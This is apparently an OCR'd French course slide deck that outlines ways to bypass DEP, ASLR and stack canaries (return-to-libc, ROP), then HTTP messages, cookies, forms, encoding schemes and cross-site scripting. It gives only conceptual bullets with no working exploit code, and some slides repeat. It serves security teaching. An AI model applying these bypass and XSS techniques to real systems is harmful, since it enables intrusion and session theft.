
- **L'exploit return to libc**
  - Permet de contourner la protection de non exécution de la pile
  - glibc  est une librairie C utilisée par tous les programmes et qui comporte de fonctions importantes system() et exit()




  - On utilise **gdb**, ou **dlopen()** et **dlsym()** pour récupérer l'adresse de la fonction
  - Trouver l'adresse de la chaîne de caractères « /bin/sh » dans glibc ou dans les variables d'environnement


# Contourner DEP et PaX

- **L'exploit return to libc**



# Contourner DEP et PaX

- **Contourner DEP**
  - **Return-Oriented Programming**



# Contourner le mécanisme Canary

- Prédire la valeur du cookie si la source d’entropie est faible
- Remplacer le cookie dans la section .data si nous obtenons un accès en écriture
- etc.


# Contourner la protection ASLR

- Le moyen le plus simple est d'écraser EIP avec une fonction appartenant à un module nom compilé avec la protection ASLR

- Prédire l'adresse si il existe une faible entropie surtout si la randomisation se fait une fois chaque redémarrage

# Contourner la protection ASLR

- Connaitre l'adresse d'un pointeur dans un module à cause d'une fuite mémoire



# A suivre heap overflow, symbolic execution …

# Vulnérabilités Web

# Que se passe-t-il quand on visite un site web

1. Quand on tape l'URL http://www.google.fr, votre navigateur détermine le nom du domaine
2. Retrouve l'adresse IP associée au domaine
3. Etablie une connexion TCP (80, 443)
4. Envoie une requête HTTP
5. Reçoit une réponse HTTP d'un des serveurs Web de Google

```
GET / HTTP/1.1
Host: www.google.com
Connection: keep-alive
Accept: application/html, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/72.0.3626.109 Safari/537.36
```

HTTP REQUEST

```
HTTP/1.1 200 OK
Content-Type: text/html
<html>
 <head>
  <title>Google.com</title>
 </head>
 <body>
    --snip--
 </body>
</html>
```

Réponse de Google

# Protocole HTTP (Hypertext Transfer Protocol)

C’est un protocole basé sur l’échange de messages

- Client --- **Request message** --> Server Web
- Server Web --- **Response message** --> Client

| Application - HTTP |
| --- |
| Transport - TCP |
| Réseau - IP |
| Physique |

**HTTP Requests**

- Composeés:
  - D’un ou plusieurs entêtes (headers) séparés par des sauts de lignes
  - Ligne vide (blank line)
  - Un corps de message (message body) en option

- La première. Ligne est composée de trois items:
  - La methode (get, post, head, etc.)
  - L’URL (uniform resource locator) de la ressource demandée ainsi que les paramètres

    **protocol://hostname[:port]/[path/]file[?param=value]**


  - La version du protocole HTTP (**1.0**, **1.1** (par défaut où l’entête Host est obligatoire))

```
GET /auth/488/YourDetails.ashx?uid=129 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwave-
flash, */*
Referer: https://mdsec.net/auth/488/Home.ashx
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322)
Accept-Encoding: gzip, deflate
Host: mdsec.net
Connection: Keep-Alive
Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476
```

# Protocole – HTTP – Hypertext Transfer Protocol

**HTTP Requests - Quelques entêtes importants**

- **Referer** : l'URL source d'où est originaire la requête
- **User-Agent** : information sur le client (ex. firefox, python,..)
- **Host** : le nom du server (le hostname) si le serveur web héberge plusieurs applications web
- **Cookie** : renvoie au serveur  le cookies qui l'a précédemment généré dans chaque requête




```
GET /auth/488/YourDetails.ashx?uid=129 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwave-
flash, */*
Referer: https://mdsec.net/auth/488/Home.ashx
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322)
Accept-Encoding: gzip, deflate
Host: mdsec.net
Connection: Keep-Alive
Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476
```

# Protocole – HTTP – Hypertext Transfer Protocol

## HTTP Responses

- Composée des lignes suivantes
  - La **version du protocole,** le **status code** indiquant le résultat de la requête et un **message textuel** associé au code
  - **Server** : indique le nom du server web utilisé
  - **Set-cookie** : envoie le cookie au client
  - **Content-length** : la  taille des données contenues. dans le corps de la réponse.

- **Les Méthodes**
  - Get, post, head, trace options, put

```
HTTP/1.1 200 OK
Date: Tue, 19 Apr 2011 09:23:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1067

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://
www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html xmlns="http://
www.w3.org/1999/xhtml" ><head><title>Your details</title>
...
```

**1*xx*** — Informational.

**2*xx*** — The request was successful.

**3*xx*** — The client is redirected to a different resource.

**4*xx*** — The request contains an error of some kind.

**5*xx*** — The server encountered an error fulfilling the request.

# Quelques notions utiles sur les applications WEB

## Hyperlinks

- Peuvent être inclus directement dans un code HTML

**<a href=”?redir=/updates/update29.html”>What’s happening?</a>**

→ Après un click sur « **What’s happening? »**, le navigateur envoie cette requête HTTP:

**GET /news/8/?redir=/updates/update29.html HTTP/1.1 Host: mdsec.net**

## Cookies

Données envoyées par le serveur au client qui sont incluses dans chaque requête HTTP envoyée ultérieurement

En général c’est un couple **name/value**, mais cela peut être une chaine de caractères quelconque

L’entête **Set-Cookie** peut contenir des attributs optionnels permettant de contrôler la gestion du cookie par le navigateur :

- **Domain**
- **Path**
- **Secure**
- **HttpOnly**

## Forms

Envoie de données quelconques au serveur

```
html>
        <body>
                <form action="/secure/login.php?app=quotations" method="post">
                        <div>
                                <label>username:</label>
                                <input type="text" name="username">
                                <label>password:</label>
                                <input type="password" name="password">
                                <input type="hidden" name="redir"
value="/secure/home.php">
                        </div>
                        <div>
                                <input type="submit" name="submit" value="Envoyer">
                        </div>
                </form>
        </body>
</html>
```

Après un click sur envoyer, le navigateur envoie cette requête

**POST /secure/login.php?app=quotations HTTP/1.1**

**Host: wahh-app.com**

**Content-Type: application/x-www-form-urlencoded**

**Content-Length: 39**

**Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd**

**username=&password=&redir=%2Fsecure%2Fhome.php&submit=Envoyer**

# Quelques notions utiles sur les applications WEB

username: toto password: ••••

Envoyer

- Peuvent être inclus directement dans un code HTML

**<a href=”?redir=/updates/update29.html”>What’s happening?</a>**

→ Après un click sur « **What’s happening? »**, le navigateur envoie cette requête HTTP:

**GET /news/8/?redir=/updates/update29.html HTTP/1.1 Host: mdsec.net**

## Cookies

Données envoyées par le serveur au client qui sont incluses dans chaque requête HTTP envoyée ultérieurement

En général c’est un couple **name/value**, mais cela peut être une chaine de caractères quelconque

L’entête **Set-Cookie** peut contenir des attributs optionnels permettant de contrôler la gestion du cookie par le navigateur :

- **Domain**
- **Path**
- **Secure**
- **HttpOnly**

Envoie de données quelconques au serveur

```
html>
        <body>
                <form action="/secure/login.php?app=quotations" method="post">
                        <div>
                                <label>username:</label>
                                <input type="text" name="username">
                                <label>password:</label>
                                <input type="password" name="password">
                                <input type="hidden" name="redir"
value="/secure/home.php">
                        </div>
                        <div>
                                <input type="submit" name="submit" value="Envoyer">
                        </div>
                </form>
        </body>
</html>
```

Après un click sur envoyer, le navigateur envoie cette requête

**POST /secure/login.php?app=quotations HTTP/1.1**

**Host: wahh-app.com**

**Content-Type: application/x-www-form-urlencoded**

**Content-Length: 39**

**Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd**

**username=toto&password=titi&redir=%2Fsecure%2Fhome.php&submit=Envoyer**

# Schémas d'encodage

## URL Encoding

- Codes ASCII autorisés [0x20-0x7e] – caractères affichables
- Sauf les caractères spéciaux utilisés dans HTML/HTTP
- Quelques codes:
  - %3d—=
  - %25—%
  - %20 — Space
  - %0a — New line
  - %00 — Null byte

## HTML Encoding

- Encoder les méta-caractères HTML comme contenu
  - & --> & (forme texte)
  - < --> <
  - > --> >
  - " --> "
  - ' --> ' (base hex du code ASCII de ')
  - ' --> ' (base dec du code ASCII de ')
  - / -->. /

## Hex Encoding

- Utilisé pour la transmission de données binaires
- Transforme le caractère en caractères représentant son code ASCII hexadécimal:
  - "daf" → 646166

## UNICODE Encoding

- C'est est un standard qui permet des échanges de textes dans **différentes langues, à un niveau mondial**.
- UTF-8
- UTF-16
- UTF-32
- Le nombre après UTF représente le nombre minimal de bits des codets avec lesquels un point de code valide est représenté.


## Basse64 Encoding

- Permet aux données binaires d'être représentées de manière sûre par des caractères affichables et éviter ainsi les caractères spéciaux du protocole ou du langage sous-jacent
- Utilisé par exemple dans:
  - l'encodage des pièces jointes via SMTP ou dans l'encodage des credentials dans l'authentification basique HTTP
  - L'encodage des données binaires transmises dans les paramètres, les cookies ou le corps d'une requête HTTP
- Caractères utilisés :

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/


- Exemple :

VGhlIFdlYiBBcHBsaWNhdGlvbiBIYWNrZXIncyBIYW5kYm9vaw==




# Web application architecture

- Il fournit une interface entre les utilisateurs finaux et les serveurs web par le biais d'un ensemble de pages web qui sont générées au niveau du serveur ou qui contiennent du code de script à exécuter dynamiquement dans le navigateur.



# Cross Site Scripting (XSS)

- Les attaques Cross-Site Scripting (XSS) sont un type d'injection dans lequel des scripts malveillants (généralement sous la forme d'un script côté navigateur) sont injectés dans des sites web de confiance.
- Les failles qui permettent aux attaques XSS de réussir sont assez répandues et se produisent partout où une application web **utilise les données d'un utilisateur dans le résultat qu'elle génère sans les valider ou les encoder.**
- Un attaquant peut utiliser XSS pour envoyer un script malveillant à un utilisateur peu méfiant.
- Le navigateur de l'utilisateur final n'a aucun moyen de savoir que le script n'est pas digne de confiance et il l'exécute.
- Le code de l'attaquant est généralement écrit en langage JavaScript, mais d'autres langages de script sont également utilisés, par exemple ActionScript et VBScript.




# Cross Site Scripting (XSS)

Comme la victime pense que le script provient d'une personne de confiance, les attaquants exploitent généralement ces vulnérabilités pour

- accéder à tout cookie, jeton de session ou autre information sensible
- installer des enregistreurs de frappe pour effectuer le vol du presse-papiers
- modifier le contenu de la page (par exemple, les liens de téléchargement)

Ces scripts peuvent même réécrire le contenu de la page HTML ou rediriger la victime vers un contenu web contrôlé par l'attaquant.

